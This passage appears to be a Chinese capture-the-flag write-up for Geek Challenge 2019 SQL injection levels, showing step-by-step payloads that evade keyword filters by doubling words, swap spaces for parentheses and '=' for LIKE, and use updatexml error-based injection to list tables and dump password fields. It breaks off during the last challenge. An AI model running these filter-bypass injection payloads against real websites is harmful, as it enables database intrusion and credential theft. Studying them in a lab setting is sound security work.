
下一步看出from, where 被过滤了
1 | -1' ununionion selselectect 1,2,group_concat(table_name) from information_schema.tables where table_schema='geek'# |

双写
1 | -1' ununionion selselectect 1,2,group_concat(table_name) frfromom infoorrmation_schema.tables whewherere table_schema='geek'# |

下一步
1 | -1' ununionion selselectect 1,2,group_concat(column_name) frfromom infoorrmation_schema.columns whewherere table_name='b4bsql'# |

最后一步
1 | -1' ununionion selselectect 1,2,group_concat(passwoorrd) frfromom b4bsql# |

[极客大挑战 2019]HardSQL 1
发现好多关键字和符号都被过滤了

尝试报错注入,and 和空格被过滤了
1 | 1'or(updatexml(1,concat(0x7e,database(),0x7e),1))# |

等于号被过滤了,用 like 替代
1 | 1'or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like('geek')),0x7e),1))# |

爆表
1 | 1'or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like('H4rDsq1')),0x7e),1))# |

爆 flag 前半段

1 | 1'or(updatexml(1,concat(0x7e,(select(group_concat(password))from(H4rDsq1)),0x7e),1))# |

并不完整,借助 right 函数
1 | # right():顾名思义就是从右边截取字符串。 |
[极客大挑战 2019]FinalSQL 1
刚进来,很懵逼

把 5 个选项都点了,结果如下





